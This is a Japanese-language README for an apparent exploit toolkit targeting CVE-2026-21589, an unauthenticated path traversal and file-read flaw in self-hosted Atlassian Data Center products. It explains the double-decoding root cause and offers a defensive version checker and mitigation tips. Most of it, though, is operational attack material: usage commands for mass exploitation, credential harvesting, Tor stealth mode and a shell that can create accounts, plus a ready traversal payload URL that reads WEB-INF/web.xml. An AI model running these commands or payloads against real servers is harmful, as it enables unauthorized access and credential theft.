tc4dy/cve-2026-21589-poc-exploit
CVE-2026-21589(Atlassian Data Centerにおける未認証のパストラバーサル脆弱性)向けのエクスプロイトおよび安全確認ツールキット:WEB-INFファイルの読み取り、認証情報の収集、非侵入型のバージョン監査。



倫理的な使用のみ - 許可されたセキュリティテスト このリポジトリは、許可されたセキュリティ専門家、ブルーチーム、ペネトレーションテスターのみにツールを提供します。 コンピュータシステムへの不正アクセスは、CFAA(米国)、Computer Misuse Act(英国)、TCK 243/244(トルコ)、および世界中の同様の法律の下で違法です。
CVE-2026-21589 は、Atlassian Data Center 製品(Bitbucket、Confluence、Jira Software、Jira Service Management、Bamboo、Crowd、Crucible、Fisheye)における重大な未認証のパストラバーサルおよび任意ファイル読み取りの脆弱性です。これにより、未認証の攻撃者が /download/* webresource ルーターを経由して、Web アプリケーションルート内(WEB-INF/ を含む)の任意のファイルを読み取ることができます。CVSS スコア:9.3(Critical)。2026年9月に watchTowr Labs によって公開されました。Atlassian による2026年9月の Data Center セキュリティアドバイザリで修正されました。

この欠陥は、複数のバージョンブランチにまたがる8つのセルフホスト型 Atlassian 製品に影響します。根本原因は、webresource ルーターにおける二重 URL デコードおよび :: から / へのアンエスケープのバグであり、これが Tomcat の URI ノーマライザをバイパスします。
ルーターでの二重 URL デコード - /download/* webresource ルーターは URLDecoder.decode(request.getRequestURI()) を2回目に呼び出します。Tomcat は URI を1回しかデコードしないため、..%3a%3a シーケンスは Tomcat のノーマライザを通過し、その後アプリケーション内で解決されます。
:: から / へのアンエスケープ - 2回目のデコード後、Router.unescapeSlashes が :: シーケンスを / に変換し、アプリケーション層内で ../ トラバーサルプリミティブを完成させます。
ServletContext へのパス連結 - 構築されたパスはリソースパスに追加され、ServletContext.getResourceAsStream に渡されます。この関数は包含チェックを行わず、Web アプリケーションルートを基準にファイルを解決します。
未認証アクセス - webresource ルーターは Seraph 認証で保護されていないため、読み取りは認証前に発生します。認証情報、セッション、CSRF トークンは不要です。
WEB-INF の開示 - getResourceAsStream が WEB-INF/ へのアクセスを許可するため、攻撃者は web.xml、urlrewrite.xml、seraph-config.xml、atlassian-init.xml、および正確なパスが判明している Web アプリケーションルート下のその他のファイルを読み取ることができます。
任意ファイル読み取りの制約 - ディレクトリリスティングはできません。攻撃者は正確なファイル名とパスを知っている必要があります。ただし、よく知られたファイル名(例:WEB-INF/web.xml)はインストール間で予測可能です。
影響 - 設定ファイルの情報開示、認証情報の漏洩の可能性(JDBC URL、パスワード、API トークン、秘密鍵)、後続の攻撃のためのアプリケーションフィンガープリンティング、および横展開の準備。直接的な RCE はありません。
パッチ - Atlassian は webresource ルーターにおける二重デコードと :: アンエスケープを修正しました。修正バージョンは影響を受けるすべてのブランチにわたって提供されました(影響を受けるバージョンを参照)。
実際の攻撃での活発な悪用 - 公開から数日以内に公開 PoC が登場しました。WatchTowr は、脆弱な Jira、Confluence、Bitbucket インスタンスをフィンガープリントする Detection Artifact Generator(DAG)を公開しました。インターネットに公開された Atlassian Data Center デプロイメントを標的とする大規模なスキャン活動が観測されています。
影響を受ける範囲 - インターネットに公開されたセルフホスト型 Atlassian Data Center および Server インスタンス。Atlassian Cloud のお客様は影響を受けません(自動パッチ適用済み)。
%3a%3a または :: を含むリクエストをブロックしてください。urlrewrite.xml ルール(Bitbucket 向け)をデプロイしてください。| ツール | 目的 | 対象ユーザー |
|---|---|---|
exploit.py | 8 つの Atlassian 製品にわたる未認証ファイル読み取り、WEB-INF 設定ファイルからの認証情報収集、インタラクティブシェル、大量スキャン、ステルスモード、プロキシ/Tor、WAF 検出、JSON/CSV レポートを備えた完全なレッドチームツールキット。 | レッドチーム / 許可されたペネトレーションテスター(倫理的な使用のみ) |
safechecker.py | 公開 REST エンドポイント経由で Atlassian 製品とバージョンを検出し、影響範囲と照合して検証し、WAF の存在を特定し、JSON/CSV/JSONL レポートを生成する非侵入型の露出スキャナー。トラバーサルペイロードを一切送信しません。 | ブルーチーム / セキュリティ監査担当者 |
| 機能 | exploit.py | safechecker.py |
|---|---|---|
| 製品検出 | [+] | [+] |
| バージョン検出 | [+] | [+] |
| パストラバーサルプローブ | [+] | [-] |
| 任意ファイル読み取り(WEB-INF) | [+] | [-] |
| 認証情報抽出 | [+] | [-] |
| インタラクティブシェル | [+] | [-] |
| シェル経由のアカウント作成 | [+] | [-] |
| セッションレポートのエクスポート | [+] | [-] |
| WAF 検出 | [+] | [+] |
| WAF ステータス分類 | [+] | [+] |
| 大量スキャン(マルチスレッド) | [+] | [+] |
| CIDR / ファイル / 単一ターゲット | [+] | [+] |
| CIDR 切り捨て警告 | [+] | [+] |
| プロキシサポート(SOCKS5/HTTP) | [+] | [+] |
| Tor サポート | [+] | [+] |
| レートリミッター | [+] | [+] |
| コネクションプール | [-] | [+] |
| ジッター(OPSEC) | [+] | [+] |
| User-Agent ローテーション | [+] | [+] |
| バックオフ付きリトライ | [+] | [+] |
| 非侵入(安全)モード | [-] | [+] |
| 安全なサマリー表示オプション | [-] | [+] |
| クワイエット / バナー非表示モード | [-] | [+] |
| IoC 推奨事項 | [-] | [+] |
| JSON レポート | [+] | [+] |
| CSV レポート | [+] | [+] |
| JSONL ストリーミングレポート | [-] | [+] |
| HTML レポート | [-] | [-] |
| SSL 検証制御 | [+] | [+] |
| カスタムタイムアウト / リトライ | [+] | [+] |
| ログローテーション | [+] | [+] |
| DNS キャッシュ | [+] | [+] |
| シナリオ | 推奨ツール |
|---|---|
| ブルーチーム - Atlassian DC が露出しているか検証する | safechecker.py |
| セキュリティ監査 - 非侵入型の露出評価 | safechecker.py |
| コンプライアンス / レポート - バージョンと WAF のインベントリ | safechecker.py |
| レッドチーム - ファイル読み取りを伴う許可されたペネトレーションテスト | exploit.py |
| バグバウンティ - 責任ある開示のためのテスト | safechecker.py |
| 大量スキャン - 多数のインスタンスの露出を確認する | safechecker.py(読み取り専用)または exploit.py(--files を最小限で使用) |
| インシデント対応 - システムが侵害されていないか確認する | safechecker.py |
| ポストエクスプロイテーション - インタラクティブなファイルレビューと認証情報収集 | exploit.py --shell |
git clone https://github.com/tc4dy/CVE-2026-21589-PoC-Exploit
cd CVE-2026-21589-PoC-Exploit
pip install -r requirements.txt
pysocks
| # | シナリオ | コマンド |
|---|---|---|
| 1 | 簡易露出チェック | python3 safechecker.py --target https://jira.example.com |
| 2 | レポート付き詳細スキャン | python3 safechecker.py --target https://jira.example.com --output report.json -v |
| 3 | ファイルからの一括監査 | python3 safechecker.py --file targets.txt --threads 32 --output audit.csv |
| 4 | 単一ファイル読み取り | python3 exploit.py --target https://jira.example.com --files WEB-INF/web.xml |
| 5 | 認証情報の収集 | python3 exploit.py --target https://jira.example.com --output report.json |
| 6 | 製品の強制指定 | python3 exploit.py --target https://jira.example.com --product jira |
| 7 | 深さスイープ | python3 exploit.py --target https://jira.example.com --try-depths |
| 8 | 一括エクスプロイト | python3 exploit.py --file targets.txt --threads 20 --output results.csv |
| 9 | Tor + ステルス | python3 exploit.py --target https://jira.example.com --tor --stealth |
| 10 | プロキシチェーン | python3 exploit.py --target https://jira.example.com --proxy socks5://127.0.0.1:9050 |
このエクスプロイトは以下の Atlassian エンドポイントとエクスプロイト手順を使用します:
| ステップ | メソッド | エンドポイント | 説明 |
|---|---|---|---|
| 1. 製品検出 | GET | /rest/api/2/serverInfo (Jira) または /rest/api/serverInformation (Confluence) | 公開 REST API 経由で製品とバージョンを検出 |
| 2. 製品プローブ | GET | /download/resources/{anchor} | レスポンス内の marker 文字列を検証して製品を確認 |
| 3. トラバーサル | GET | /download/resources/{anchor}{traversal}{file} | ..%3a%3a の二重デコードで webroot を脱出 |
| 4. ファイル読み取り | GET | 上記と同じ | ServletContext.getResourceAsStream が webapp ルートからの相対パスでファイルを解決 |
| 5. 認証情報抽出 | - | - | レスポンスボディに対する正規表現による収集 (JDBC、パスワード、トークン、JWT) |
# Jira anchor and traversal
/download/resources/jira.webresources:color-picker-popup/images/..%3a%3a..%3a%3a..%3a%3a..%3a%3a..%3a%3aWEB-INF%3a%3aweb.xml